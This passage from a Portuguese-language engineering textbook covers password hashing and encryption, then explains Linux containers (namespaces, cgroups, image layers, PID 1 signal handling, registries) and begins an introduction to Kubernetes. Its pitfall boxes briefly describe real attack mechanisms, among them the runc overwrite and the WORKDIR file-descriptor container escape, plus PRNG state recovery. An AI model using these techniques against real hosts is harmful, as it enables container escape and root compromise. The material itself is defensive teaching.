Argon2id / bcrypt	Resistência a força bruta offline	Nenhuma (salt por senha)	Dezenas de ms e dezenas de MiB por cálculo	Senhas
SHA-256	Integridade contra erro acidental	Nenhuma	GB/s por núcleo	Checksums, deduplicação
HMAC-SHA256	Integridade e autenticidade entre quem tem a chave	Simétrica compartilhada	GB/s por núcleo	Webhooks, cursores, índice cego
AES-GCM / ChaCha20-Poly1305	Confidencialidade e integridade	Simétrica	GB/s com AES-NI	Dados em repouso, TLS
Ed25519 / ECDSA / RSA-PSS	Autenticidade verificável por terceiros	Par assimétrico	Dezenas de µs (Ed25519) a ms (RSA 3072 assinando)	JWT, artefatos, recibos
Envelope + KMS	Chave mestra fora da aplicação, auditoria	KEK no HSM, DEK local	Uma chamada de rede por DEK	Dados sensíveis em escala

Entre os hashes de senha, o Argon2id resiste melhor a GPU por causa da memória, que precisa caber no servidor de login sob pico. O bcrypt se contenta com 4 KiB e para de ler no byte 72, com a discrição de quem não avisa que parou. O PBKDF2 é o mais barato de atacar em GPU e o único dos três aprovado pelo FIPS 140, o que decide contratos que exigem essa certificação.

Armadilhas e casos reais

> **Na vida real:** em 2013, a Adobe vazou cerca de 153 milhões de registros com senhas cifradas em 3DES-ECB, todas com a mesma chave, e dicas de senha em claro ao lado. Senhas iguais tinham o mesmo cifrado, e cruzar as dicas de cada grupo virou palavra cruzada coletiva. Ninguém precisou da chave.
>
> **Na vida real:** em 2016, atacantes acharam credenciais da AWS num repositório privado do GitHub usado por engenheiros da Uber e baixaram dados de 57 milhões de usuários e motoristas. Privado, no caso, significava "privado para quem não tem a senha de algum dos engenheiros".

> **Armadilha:** em 2024, a Okta divulgou que seu cache de autenticação delegada AD/LDAP usava bcrypt sobre `userId + username + senha`. Com nome de usuário de 52 caracteres ou mais, a senha ficava depois do byte 72 e era ignorada: qualquer senha passava, se houvesse login anterior em cache.
>
> **Armadilha:** o módulo `random` usa o Mersenne Twister, e 624 saídas observadas reconstroem o estado inteiro. Tokens, salts e nonces vêm de `secrets` ou `os.urandom`. Um contador em memória como nonce de GCM também falha: recomeça do zero a cada deploy.

O CPF cifrado com todo cuidado costuma aparecer em claro no log do middleware. E criptografia caseira (XOR "para ofuscar", SHA-256 "com 1.000 iterações") pede revisão de especialista em segurança; `cryptography` e `argon2-cffi` existem para que ninguém invente o próprio modo de operação.

Voltando à pergunta do começo: com Argon2id, as senhas da Fala Fácil custariam anos de GPU em vez de uma tarde. Com AES-GCM, AAD e envelope encryption, os CPFs seriam bytes aleatórios. E a chave `fala-facil-2017!`, num gerenciador com rotação automática, teria sido trocada umas trinta vezes antes de alguém pensar em fixá-la no `#geral`.

Resumo

- Senha: hash lento e salgado (Argon2id, bcrypt até 72 bytes, PBKDF2 para FIPS), com rehash no login.
- AES-GCM e ChaCha20-Poly1305 cifram e autenticam; nonce único por chave, AAD amarra ao contexto. ECB revela padrões.
- HMAC autentica entre quem tem a chave; compare com `hmac.compare_digest`. Índice cego permite busca por igualdade.
- Assinatura é verificável por terceiros que não conseguem assinar; ECDSA com número repetido vaza a chave.
- Envelope encryption: DEK local, KEK no KMS; auditoria e rotação barata por uma chamada de rede.
- Segredo exposto se revoga. Rotação sem downtime exige duas versões válidas ao mesmo tempo.

Referências

- RFC 9106, *Argon2 Memory-Hard Function for Password Hashing and Proof-of-Work Applications*: https://www.rfc-editor.org/rfc/rfc9106
- RFC 5116, *An Interface and Algorithms for Authenticated Encryption*: https://www.rfc-editor.org/rfc/rfc5116
- RFC 2104, *HMAC: Keyed-Hashing for Message Authentication*: https://www.rfc-editor.org/rfc/rfc2104
- RFC 8032, *Edwards-Curve Digital Signature Algorithm (EdDSA)*: https://www.rfc-editor.org/rfc/rfc8032
- NIST SP 800-38D, *Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC*: https://csrc.nist.gov/pubs/sp/800/38/d/final
- NIST SP 800-57 Part 1 Rev. 5, *Recommendation for Key Management*: https://csrc.nist.gov/pubs/sp/800/57/pt1/r5/final
- NIST FIPS 203: https://csrc.nist.gov/pubs/fips/203/final
- OWASP Password Storage Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
- OWASP Secrets Management Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Secrets_Management_Cheat_Sheet.html
- `cryptography`, AEAD: https://cryptography.io/en/latest/hazmat/primitives/aead/
- `argon2-cffi`: https://argon2-cffi.readthedocs.io/
- Kubernetes, *Encrypting Confidential Data at Rest*: https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/
- Vaudenay, *Security Flaws Induced by CBC Padding*, EUROCRYPT 2002.
- Duong e Rizzo, *Flickr's API Signature Forgery Vulnerability*, 2009.
- fail0verflow, *Console Hacking 2010*, 27C3.
- Okta, aviso sobre autenticação delegada AD/LDAP, novembro de 2024.

PARTE VI

Infraestrutura e operação

CAPÍTULO 34

Contêineres

A senha 47 e os dez segundos de silêncio

Segunda-feira, 6h58. A TV da Padaria Trigo Dourado mostra `SENHA 47` há onze minutos, e onze clientes seguram papeizinhos com números maiores que 47 (a padaria é hipotética; os papeizinhos, infelizmente, são universais).

Quem chama as senhas é o `fila-do-pao`, um worker Python que lê a fila de atendimento num Redis e manda o próximo número para as TVs das catorze lojas. Às 6h47 alguém fez o deploy de uma correção "de uma linha só" no texto da TV. A Jéssica, que cuida do serviço, juntou as pistas no canal de incidentes:

- `docker stop fila` leva 10,2 segundos. Sempre. Mesmo com o worker parado, sem nada para fazer.
- O log termina no meio da frase `chamando senha 4`, e o contêiner sai com código `137`.
- A imagem `padaria/fila-do-pao:latest-final` tem 2,04 GB. Na loja 9, com um link de 50 Mbit/s, o download levou quase dois minutos, e nesse tempo a senha 47 ficou na tela, firme, com a serenidade de quem não sabe que tem gente com fome.
- A loja 3 subiu uma versão diferente das outras treze, apesar de todas usarem a mesma tag.

Nenhuma dessas quatro coisas é bug do Python. Todas saem de como o Linux implementa um contêiner. A pergunta que o capítulo responde: o que, exatamente, o kernel enxerga quando você diz "contêiner", e o que ele faz com os sinais, a memória, a CPU e os bytes da imagem?

Um contêiner é um processo comum com a visão restrita

O kernel Linux não tem nenhum objeto chamado "contêiner". Existe a *task* de sempre, criada com `clone()`, à qual o runtime aplica namespaces (o que o processo enxerga), cgroups (quanto ele gasta) e uma raiz própria montada a partir da imagem. Por cima entram *capabilities* reduzidas e um filtro seccomp (o perfil padrão do Docker desliga cerca de 44 das mais de 300 chamadas de sistema).

Não há máquina virtual. Os contêineres de um host compartilham o kernel, e o worker aparece no `ps` do host com um PID qualquer, sem cerimônia. Por isso um contêiner sobe em milissegundos, e uma falha no kernel ou no runtime atinge todos de uma vez.

Namespaces, ou o que o processo consegue ver

Um *namespace* dá ao processo uma cópia isolada de um recurso global do kernel. São oito tipos:

Namespace	Efeito no contêiner
`pid`	O primeiro processo vira PID 1
`mnt`	Raiz e `/proc` próprios
`net`	Interfaces, rotas, portas e `localhost` próprios
`uts`	Hostname próprio
`ipc`	Memória compartilhada e `/dev/shm` separados
`user`	Root dentro pode ser usuário comum fora
`cgroup`	`/sys/fs/cgroup` mostra só o próprio grupo
`time`	Relógios monotônicos próprios (kernel 5.6)

`clone()` cria o processo já em namespaces novos, `unshare()` move o atual e `setns()` entra num existente (é o que `docker exec` faz). Um contêiner tosco, sem Docker nenhum:

```
$ sudo unshare --pid --fork --mount-proc sh -c 'echo "meu PID: $$"; ps -e'
meu PID: 1
    PID TTY          TIME CMD
      1 pts/0    00:00:00 sh
      2 pts/0    00:00:00 ps
```

O `sh` acredita ser o primeiro processo do universo. No host, ele tem um PID de cinco dígitos e nenhuma autoestima especial.

No namespace de rede, o Docker cria um par `veth` (duas interfaces virtuais ligadas ponta a ponta), põe uma ponta dentro como `eth0` e liga a outra a uma bridge no host. O `-p 8000:8000` vira uma regra de NAT de destino no iptables do host. E `localhost` dentro do contêiner é o próprio contêiner: o Redis "em localhost" do notebook passa a ser procurado num namespace onde só existe o worker.

Sem namespace `user`, o UID 0 dentro do contêiner é o UID 0 do host, com menos capabilities. Quem escapa do isolamento escapa como root. Os modos *rootless* e `userns-remap` mapeiam o root interno para um UID alto e sem poder no host.

cgroups, ou quanto o processo consegue gastar

Um *cgroup* (control group) agrupa processos e aplica limites e contabilidade por grupo. Na versão 2, tudo é arquivo em `/sys/fs/cgroup`, um diretório por grupo. O runtime cria o do contêiner e escreve os limites:

```
$ docker run -d --name fila --memory=256m --cpus=1 padaria/fila-do-pao:1.5.0
$ docker exec fila cat /sys/fs/cgroup/memory.max /sys/fs/cgroup/cpu.max
268435456
100000 100000
```

`memory.max` é o teto em bytes (256×1024^2). No teto, o kernel tenta recuperar páginas; se não consegue, o OOM killer escolhe um processo **dentro do grupo**, normalmente o maior, e manda `SIGKILL`. Sem `MemoryError`, sem última palavra no log: o processo deixa de existir no meio de uma linha de código.

O contador inclui memória anônima (o heap do Python), cache de páginas de arquivos e arquivos em `tmpfs`, inclusive `/dev/shm`: gravar 300 MB temporários ali num contêiner de 256 MB é morrer por causa de um arquivo. O `memory.events` registra o histórico de vexames:

```
$ docker exec fila cat /sys/fs/cgroup/memory.events
low 0
high 0
max 1843
oom 3
oom_kill 3
oom_group_kill 0
```

`oom_kill 3` diz quantos processos morreram. Se a vítima é um filho (um worker do Gunicorn), o contêiner continua vivo e o mestre loga `Worker (pid:212) was sent SIGKILL! Perhaps out of memory?`. Se a vítima é o PID 1, o contêiner termina com código 137 e `OOMKilled: true` no `docker inspect`.

A CPU tem outra mecânica. `cpu.max` contém `cota período`, em microssegundos: `100000 100000` são 100 ms de CPU a cada janela de 100 ms, uma CPU. A cota soma todas as threads do grupo. Quatro threads ocupadas gastam os 100 ms em 25 ms de relógio e passam os 75 ms seguintes estranguladas (*throttled*), com 63 núcleos ociosos no host olhando para o teto.

```
$ docker exec fila cat /sys/fs/cgroup/cpu.stat
usage_usec 912334871
user_usec 801223004
system_usec 111111867
nr_periods 86400
nr_throttled 31102
throttled_usec 2210338412
nr_bursts 0
burst_usec 0
```

Em 36% das janelas o grupo esgotou a cota e ficou parado, em média 71 ms por vez. Qualquer requisição que chegue no fim da janela ganha até 75 ms de brinde, invisíveis no gráfico de CPU, que mostra serenos 40% de média. O limite de CPU produz latência; o de memória produz cadáveres.

`cpu.weight` (padrão 100) define a fatia relativa só quando há disputa. No Kubernetes, `limits.cpu` vira `cpu.max`, `requests.cpu` vira `cpu.weight` e `limits.memory` vira `memory.max` (capítulo 35). E `os.cpu_count()` ignora o `cpu.max`, assunto do capítulo 4; desde o Python 3.13 a variável `PYTHON_CPU_COUNT` força o valor.

Imagens e camadas, ou por que o arquivo apagado continua lá

Uma imagem é um conjunto de arquivos `tar` (as camadas) mais um JSON de configuração (ambiente, usuário, comando). Cada `RUN`, `COPY` ou `ADD` gera uma camada com a **diferença** em relação à anterior; `ENV`, `CMD` e `USER` só alteram o JSON.

O runtime monta a raiz com OverlayFS: as camadas da imagem entram empilhadas como `lowerdir`, somente leitura, e um diretório vazio por contêiner entra como `upperdir`, gravável. Alterar um arquivo de baixo dispara *copy-up*, a cópia do arquivo inteiro para cima antes da primeira escrita (um SQLite de 2 GB que recebe um `UPDATE` vira 4 GB no disco). Apagar cria um *whiteout*, uma marca dizendo "finja que isto não existe", e o original continua intacto na camada de baixo.

O Dockerfile do `fila-do-pao` mostra o resultado:

```
FROM python:3.12
WORKDIR /app
COPY . .
RUN apt-get update && apt-get install -y build-essential libpq-dev
RUN pip install -r requirements.txt
RUN rm -rf /app/dados_de_teste    # "limpeza"
CMD python worker.py
```

```
$ docker history --no-trunc --format '{{.Size}}\t{{.CreatedBy}}' padaria/fila-do-
pao:latest-final
0B      CMD ["/bin/sh" "-c" "python worker.py"]
0B      RUN /bin/sh -c rm -rf /app/dados_de_teste # buildkit
412MB   RUN /bin/sh -c pip install -r requirements.txt # buildkit
287MB   RUN /bin/sh -c apt-get update && apt-get install -y build-essential libpq-dev #
buildkit
318MB   COPY . . # buildkit
0B      WORKDIR /app
...
```

O `rm` custou 0 B e economizou 0 B. Os 290 MB de `dados_de_teste` continuam na camada do `COPY`, junto com o `.git` e, num dia ruim, o `.env` com a senha do Redis (capítulo 33). Quem tem permissão de *pull* extrai a camada com `tar` e lê tudo. O `.dockerignore` decide o que entra; o `rm` posterior só esconde.

O cache de build segue a mesma estrutura: cada instrução tem uma chave calculada a partir dela e, no `COPY`, do conteúdo dos arquivos. Mudou uma chave, tudo depois é refeito. Com `COPY . .` antes do `pip install`, mudar o texto da TV reinstala 412 MB de dependências. Copiar `requirements.txt` primeiro, instalar e só depois copiar o código mantém o `pip install` no cache.

Build em múltiplos estágios e imagens mínimas

Compilar dependências exige compilador, cabeçalhos e ferramentas que a aplicação nunca usa em produção. O build em múltiplos estágios separa as duas coisas: vários `FROM` no mesmo Dockerfile, e só o último vira a imagem final, que copia do anterior apenas o que interessa.

```
# syntax=docker/dockerfile:1
FROM python:3.12-slim AS construcao
RUN apt-get update \
 && apt-get install -y --no-install-recommends build-essential libpq-dev
RUN python -m venv /opt/venv
ENV PATH="/opt/venv/bin:$PATH"
COPY requirements.txt .
RUN --mount=type=cache,target=/root/.cache/pip \
    pip install -r requirements.txt

FROM python:3.12-slim
RUN apt-get update \
 && apt-get install -y --no-install-recommends libpq5 \
 && rm -rf /var/lib/apt/lists/*
RUN useradd --uid 10001 --no-create-home padeiro
COPY --from=construcao /opt/venv /opt/venv
ENV PATH="/opt/venv/bin:$PATH" PYTHONUNBUFFERED=1
WORKDIR /app
COPY src/ ./src/
USER padeiro
CMD ["python", "-m", "src.worker"]
```

O estágio `construcao` fica com o `build-essential` e morre esquecido no cache do builder. O final recebe o virtualenv pronto e só a `libpq5`. O `rm -rf /var/lib/apt/lists/*` está no **mesmo** `RUN` do `apt-get`, então os índices nunca chegam a existir numa camada. O `--mount=type=cache` guarda o cache do pip entre builds fora da imagem (o `--mount=type=secret` faz o mesmo com tokens). O código pertence ao root e o processo roda como `padeiro`, sem poder alterar o próprio código.

```
$ docker image ls padaria/fila-do-pao
REPOSITORY            TAG            IMAGE ID       CREATED          SIZE
padaria/fila-do-pao   1.5.0          9b2d41c07e1f   2 minutes ago    187MB
padaria/fila-do-pao   latest-final   3f1c88a2d6b0   3 weeks ago      2.04GB
```

Onze vezes menor. Na loja 9, o download comprimido cai de quase dois minutos para uns dez segundos, e a senha 47 perde a desculpa.

A imagem base é a escolha com mais consequências. As principais para Python, em ordem decrescente de conforto:

Base	Tamanho aproximado (descompactada)	libc	Shell e gerenciador de pacotes	Consequência
`python:3.12`	~1 GB	glibc	Sim, com compiladores	Tudo instala; tudo pesa
`python:3.12-slim`	~130 MB	glibc	Sim (`apt`)	Wheels `manylinux` funcionam
`python:3.12-alpine`	~50 MB	musl	Sim (`apk`)	Sem wheel `musllinux`, compila do fonte
Distroless Python	~50 MB	glibc	Não	Sem shell para depurar nem para o invasor
`scratch`	0 B	Nenhuma	Não	Só binários estáticos; Python não cabe

Os tamanhos são ordem de grandeza, com base em imagens oficiais de 2026, e variam por versão e arquitetura.

Os wheels `manylinux` do PyPI são compilados contra a glibc e não servem na Alpine. Pacotes sem wheel `musllinux` (PEP 656) compilam do fonte, e um `pip install` de 20 segundos vira quinze minutos de compilação de `numpy`. Até a versão 1.2.4 (2023), o resolvedor do musl nem repetia por TCP uma resposta DNS truncada.

A *distroless* corta shell, `apt` e `ps`: menos CVEs no scanner, menos ferramentas para um invasor. O custo chega no primeiro incidente, quando `docker exec fila sh` responde `executable file not found` e a depuração passa a exigir um contêiner auxiliar nos namespaces do alvo (`kubectl debug` com contêiner efêmero).

PID 1, sinais e a morte em dez segundos

Agora os dez segundos. `docker stop` manda `SIGTERM` (ou o sinal definido em `STOPSIGNAL`) para o PID 1 do contêiner, espera o prazo (10 segundos por padrão, ajustável com `-t`) e, se o processo ainda existe, manda `SIGKILL`. O Kubernetes faz o mesmo com `terminationGracePeriodSeconds`, que vale 30 segundos.

O PID 1 tem um regime especial no kernel. Para qualquer outro processo, um sinal sem handler instalado aplica a ação padrão (`SIGTERM` termina o processo). Para o init de um namespace de PID, a regra muda: o kernel só entrega os sinais para os quais o processo instalou um handler; os demais são descartados. A exceção é o `SIGKILL` vindo de um namespace ancestral, que sempre funciona, e é por isso que o contêiner acaba morrendo. O kernel foi projetado assim para que ninguém derrube o init de um sistema por acidente, e aplica a mesma regra ao seu worker, com o mesmo zelo burocrático.

O Python instala handler para `SIGINT` (é ele que gera o `KeyboardInterrupt`), mas deixa o `SIGTERM` na ação padrão. Um `python worker.py` comum, como PID 1, recebe o `SIGTERM` e o kernel joga o sinal fora. O worker continua chamando senhas, em paz, até o `SIGKILL` dez segundos depois. `137 = 128 + 9`, o código de saída de quem morreu por `SIGKILL`; `143 = 128 + 15` seria o de quem morreu por `SIGTERM`. Como `OOMKilled` estava `false`, a Jéssica pôde descartar a memória: o processo morreu de prazo, sem chance de terminar a frase `chamando senha 4`.

A correção é instalar o handler e terminar o trabalho em andamento:

```
import signal

parar = False

def ao_receber_sigterm(signum, frame):
    global parar
    parar = True
    print("SIGTERM recebido; terminando a senha atual", flush=True)

signal.signal(signal.SIGTERM, ao_receber_sigterm)

while not parar:
    chamar_proxima_senha()   # bloqueia no Redis por até 1 s
print("fila fechada, bom café a todos", flush=True)
```

```
$ time docker stop fila
fila

real    0m1.388s
$ docker inspect fila --format '{{.State.ExitCode}} {{.State.OOMKilled}}'
0 false
```

De 10,2 s para 1,4 s, com saída limpa. Uvicorn e Gunicorn já instalam handler para `SIGTERM` e fazem *graceful shutdown*: param de aceitar conexões, terminam as requisições em andamento e saem.

O handler só adianta se o sinal chegar. A forma shell, `CMD python worker.py`, vira `/bin/sh -c "python worker.py"`, e a documentação do Docker avisa que aí o executável deixa de ser o PID 1 e não recebe sinais; o shell absorve o `SIGTERM` sem repassar. A forma exec, `CMD ["python", "worker.py"]`, inicia o Python como PID 1. Um `entrypoint.sh` que aplica migrações antes de chamar a aplicação precisa terminar com `exec python -m src.worker`, que substitui o shell pelo Python no mesmo PID.

O PID 1 também adota órfãos: os filhos de um processo que morre passam para o init, que precisa chamar `wait()` para recolhê-los. Sem isso, cada filho encerrado vira *zumbi*, sem CPU nem memória, mas ocupando um PID. Uma aplicação que dispara um navegador headless por etiqueta acumula zumbis até o `pids.max`, e então o `fork()` falha com `EAGAIN`, numa terça-feira, no meio do expediente. O tini (que o `docker run --init` injeta) repassa sinais e recolhe zumbis; no Kubernetes ele entra na imagem com `ENTRYPOINT ["tini", "--"]`.

Registries, tags e digests

Um *registry* guarda e serve imagens por HTTP, seguindo a OCI Distribution Spec. A API é pequena: `GET /v2/<nome>/manifests/<referência>` devolve um manifesto, `GET /v2/<nome>/blobs/<digest>` devolve uma camada ou a configuração, e o push faz upload dos blobs antes do manifesto que os referencia.

Tudo é endereçado por conteúdo. O **digest** é o SHA-256 dos bytes do objeto. O manifesto da imagem lista o digest da configuração e o de cada camada; o *image index* lista um manifesto por plataforma, para imagens multiarquitetura:

```
$ curl -s -H "Authorization: Bearer $REGISTRY_TOKEN" \
    -H "Accept: application/vnd.oci.image.index.v1+json" \
    https://registry.exemplo.com/v2/padaria/fila-do-pao/manifests/1.5.0
```

```
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.oci.image.index.v1+json",
  "manifests": [
    {
      "mediaType": "application/vnd.oci.image.manifest.v1+json",
      "digest":
"sha256:4f1e9c27b0a8d3e6f5c2b19a7d8e0f3c6b5a4d2e1f0c9b8a7d6e5f4c3b2a1d0e",
      "size": 1612,
      "platform": { "architecture": "amd64", "os": "linux" }
    },
    {
```

```
      "mediaType": "application/vnd.oci.image.manifest.v1+json",
      "digest":
"sha256:a7c3e5f1d9b2c4e6f8a0b1c3d5e7f9a2b4c6d8e0f1a3b5c7d9e2f4a6b8c0d1e3",
      "size": 1612,
      "platform": { "architecture": "arm64", "os": "linux" }
    }
  ]
}
```

O cliente escolhe o manifesto da própria arquitetura e baixa só os blobs cujo digest ainda não tem no disco. Imagens com a mesma base compartilham essas camadas.

A **tag** é um ponteiro mutável para um manifesto. `latest` é só o nome usado quando ninguém informa outro, sem significado de "mais recente" ou "estável". Um push novo move o ponteiro, e quem já baixou fica com a versão velha. Foi a loja 3: o servidor tinha `latest-final` em cache e a política de pull era "só se não existir localmente". Catorze lojas, a mesma tag, duas versões, e um diagnóstico que virou exercício de fé.

Referenciar pelo digest (`padaria/fila-do-pao@sha256:4f1e…`) garante os mesmos bytes em todo lugar. Tags de versão (`1.5.0`) ajudam a ler, mas continuam mutáveis; o capítulo 37 trata de artefatos imutáveis.

OCI, ou quem faz o quê

A Open Container Initiative, criada em 2015 sob a Linux Foundation, padronizou o que antes era formato interno do Docker em três especificações: a **runtime spec** (um *bundle* com diretório raiz e um `config.json` com namespaces, cgroups, montagens e comando), a **image spec** (manifesto, índice, configuração, camadas) e a **distribution spec** (a API do registry). Uma imagem construída com Docker, Buildah ou Kaniko sobe em containerd, CRI-O ou Podman.

```
docker CLI ──► dockerd ──► containerd ──► containerd-shim ──► runc ──► seu processo
kubelet ──(CRI)──► containerd ou CRI-O ──────────────────────► runc ──► seu processo
```

O `runc` cria os namespaces, escreve os cgroups, monta a raiz, faz `execve` na aplicação e sai, sem esperar agradecimento. Quem fica de babá é o *shim*, que segura o stdio e recolhe o código de saída. O Kubernetes removeu o dockershim na versão 1.24 (2022), e as imagens continuaram funcionando porque eram OCI desde o início.

Armadilhas e casos reais

> **Armadilha:** a porta publicada que passa por cima do firewall. O Docker insere as próprias regras de NAT no iptables, antes das cadeias que o ufw gerencia, e a documentação oficial avisa que portas publicadas ignoram as regras do ufw. Um `-p 6379:6379` num servidor com "firewall ativo" expõe o Redis para a internet, e o `ufw status` continua jurando que está tudo fechado. `-p 127.0.0.1:6379:6379` restringe à interface local.
>
> **Armadilha:** `exec format error`. A imagem construída num notebook ARM sem `--platform` sobe só como `arm64`; o servidor `amd64` tenta executar o binário e o kernel recusa o formato, com a mensagem mais curta e menos útil do capítulo. O image index com as duas plataformas, gerado por `docker buildx build --platform linux/amd64,linux/arm64`, resolve.
>
> **Na vida real:** CVE-2019-5736, de fevereiro de 2019. Um contêiner malicioso sobrescrevia o binário `runc` do host via `/proc/self/exe` quando alguém fazia `docker exec` nele, e a execução seguinte do `runc` entregava root no host ao atacante. O isolamento vale o que vale o código que o monta.
>
> **Na vida real:** CVE-2024-21626 ("Leaky Vessels"), corrigida no runc 1.1.12 em janeiro de 2024. Um descritor de arquivo do host vazava para o contêiner, e um `WORKDIR /proc/self/fd/<n>` numa imagem maliciosa punha o diretório atual no sistema de arquivos do host. Para imagem não confiável, o isolamento pede camadas extras (user namespace, gVisor, Kata Containers, microVMs).

Resumo

- Contêiner = processo comum + namespaces + cgroups + raiz própria + capabilities e seccomp, com kernel compartilhado.
- `memory.max` estourado → OOM killer no grupo → `SIGKILL`, código 137, sem log.
- `cpu.max` soma todas as threads por janela de 100 ms; o throttling aparece em `cpu.stat` e na latência.
- Imagem = camadas `tar` + JSON; apagar numa camada posterior não remove nada.
- Ordem do Dockerfile decide o cache; múltiplos estágios deixam o compilador fora da imagem final.
- `slim`, Alpine e distroless trocam tamanho e superfície de ataque por compatibilidade e depuração.

- PID 1 só recebe sinais com handler: forma exec, `exec` no script, handler de `SIGTERM`, tini para zumbis.
- Tag é ponteiro mutável; digest garante os mesmos bytes.
- OCI padroniza runtime, imagem e distribuição; `runc` monta e sai, o shim acompanha.

Referências

- Open Container Initiative, Runtime Specification: https://github.com/opencontainers/runtime-spec
- Open Container Initiative, Image Format Specification: https://github.com/opencontainers/image-spec
- Open Container Initiative, Distribution Specification: https://github.com/opencontainers/distribution-spec
- Linux man-pages, `namespaces(7)`: https://man7.org/linux/man-pages/man7/namespaces.7.html
- Linux man-pages, `pid_namespaces(7)` (sinais e o processo init): https://man7.org/linux/man-pages/man7/pid_namespaces.7.html
- Linux man-pages, `cgroups(7)`: https://man7.org/linux/man-pages/man7/cgroups.7.html
- Documentação do kernel Linux, Control Group v2: https://docs.kernel.org/admin-guide/cgroup-v2.html
- Documentação do kernel Linux, Overlay Filesystem: https://docs.kernel.org/filesystems/overlayfs.html
- Docker, Multi-stage builds: https://docs.docker.com/build/building/multi-stage/
- Docker, `docker container stop`: https://docs.docker.com/reference/cli/docker/container/stop/
- Docker, Dockerfile reference (formas shell e exec): https://docs.docker.com/reference/dockerfile/
- Docker, Seccomp security profiles: https://docs.docker.com/engine/security/seccomp/
- Docker, Packet filtering and firewalls (ufw): https://docs.docker.com/engine/network/packet-filtering-firewalls/
- tini: https://github.com/krallin/tini
- PEP 656, Platform Tag for Linux Distributions Using Musl: https://peps.python.org/pep-0656/

- Kubernetes, Dockershim removal FAQ: https://kubernetes.io/blog/2022/02/17/dockershim-faq/
- NVD, CVE-2019-5736: https://nvd.nist.gov/vuln/detail/CVE-2019-5736
- NVD, CVE-2024-21626: https://nvd.nist.gov/vuln/detail/CVE-2024-21626

CAPÍTULO 35

Kubernetes

Sábado, 22h14, e ninguém canta

Dona Glória estava no palco do Microfone de Ouro, unidade Tatuapé, com o microfone na mão e a introdução de "Evidências" na cabeça. Ela tinha esperado 47 minutos. A tela do bar mostrava um círculo girando. Nas outras 22 unidades da rede, o mesmo círculo girava diante de outras pessoas, todas também prontas para cantar "Evidências".

O aplicativo da fila de músicas rodava num cluster Kubernetes com seis réplicas da API `fila-de-musicas`. Às 22h09, o disco do PostgreSQL ficou lento por causa de um vizinho de hospedagem barulhento. As consultas passaram de 4 ms para 1,3 segundo. Isso deixaria a fila lenta. O que a deixou morta foi uma linha escrita por alguém que já saiu da empresa:

```
livenessProbe:
  httpGet:
    path: /health   # faz SELECT 1 no banco, "para garantir"
    port: 8000
```

O `/health` passou a demorar mais que o timeout padrão da probe (1 segundo). Depois de três falhas seguidas, o Kubernetes concluiu que os seis contêineres estavam quebrados e reiniciou todos. Cada contêiner novo abriu seu pool de conexões ao mesmo tempo, o banco ficou ainda mais lento, as probes falharam de novo e, às 22h14, as seis réplicas estavam em `CrashLoopBackOff`. O banco se recuperou às 22h20. A API só voltou às 22h31, porque o Kubernetes, a essa altura, esperava cinco minutos entre uma tentativa e outra. O sistema inteiro funcionou exatamente como foi configurado.

Quem matou os pods, por que essa entidade achou que estava ajudando, e o que precisaria estar escrito naquele YAML para Dona Glória cantar às 22h10?

O mecanismo

Um banco de dados com opiniões

Kubernetes é uma API que guarda objetos declarativos e um conjunto de programas que tentam tornar o mundo igual a eles. O resto deriva disso.

O *control plane* tem quatro peças:

- **kube-apiserver**: o único componente que fala com o armazenamento. Autentica, autoriza, valida e grava. Todo o resto, inclusive o `kubectl`, fala com ele.
- **etcd**: armazenamento chave-valor replicado com Raft (capítulo 18). Perder o etcd sem backup equivale a perder o cluster, mesmo com todos os contêineres ainda rodando.
- **kube-scheduler**: escolhe um nó para cada pod sem nó.
- **kube-controller-manager**: hospeda dezenas de *controllers* (de Deployment, de ReplicaSet, de EndpointSlice e outros).

Cada objeto tem duas partes principais. O `spec` diz o que você quer; o `status` diz o que alguém observou. Um *controller* é um laço que lê os dois e age para aproximar um do outro. Esse laço se chama *reconciliação*, e ele é *level-triggered*: o controller reage ao estado atual, e não a uma sequência de eventos. Se uma notificação se perder, a próxima leitura do estado corrige o rumo. O controller do ReplicaSet que acorda e vê 4 pods onde o `spec` pede 6 cria 2, sem precisar saber se os outros 2 morreram de OOM, de deploy ou de tédio.

Os componentes não consultam a API em laço. Fazem *list* uma vez e depois *watch*: uma conexão HTTP longa pela qual o API server envia cada mudança (`ADDED`, `MODIFIED`, `DELETED`) com um `resourceVersion` crescente. Se a conexão cair, o cliente retoma do último `resourceVersion` visto. Milhares de watches são o normal de um cluster saudável; milhares de *list* completos ao mesmo tempo são o jeito de um cluster grande conhecer o próprio limite.

O nó, onde o trabalho braçal acontece

Cada nó (*worker node*) roda três coisas:

- **kubelet**: faz watch dos pods atribuídos ao seu nó e pede ao *container runtime* que os crie, pela interface CRI. Também executa as probes e informa o `status` de volta ao API server.
- **container runtime**: containerd ou CRI-O, que por baixo chama o runc (o capítulo 34 descreve namespaces, cgroups e essa pilha).

- **kube-proxy**: faz watch de Services e EndpointSlices e programa regras de rede no kernel do nó. Alguns plugins de rede substituem o kube-proxy por programas eBPF.

O caminho de um pod novo: o API server grava o objeto com `spec.nodeName` vazio; o scheduler filtra os nós que comportam os *requests* do pod, pontua os que sobraram e grava o vencedor; o kubelet daquele nó vê um pod com o seu nome e o cria. Ninguém manda ordem para ninguém, o que torna o sistema tolerante a quedas e muito difícil de depurar às 22h14 de um sábado.

Por isso o *data plane* (contêineres rodando, regras de rede já programadas) continua funcionando com o control plane fora do ar. O que para é a mudança: pods que morrem não voltam e deploys não andam.

Pods

O pod é a menor unidade que o Kubernetes agenda: um ou mais contêineres que compartilham o namespace de rede (portanto o mesmo IP e o mesmo `localhost`) e podem compartilhar volumes. O runtime cria primeiro um contêiner mínimo, o *pause*, que só segura o namespace de rede; os contêineres da aplicação entram nele.

Todo pod recebe um IP próprio, roteável de qualquer outro pod sem NAT (quem implementa é o plugin de rede, via CNI). O IP morre com o pod. O Kubernetes nunca "conserta" um pod: cria outro, com outro nome e outro IP. Guardar o IP de um pod numa variável de ambiente é um jeito criativo de garantir um incidente futuro.

Deployments e ReplicaSets

Um **ReplicaSet** mantém N cópias de um *template* de pod, identificadas por um seletor de rótulos. Um **Deployment** gerencia ReplicaSets: cada versão do template gera um ReplicaSet com o rótulo `pod-template-hash`. Daí os nomes como `fila-de-musicas-7d9f8b6c5d-2xkqp`: Deployment, hash do template, sufixo aleatório.

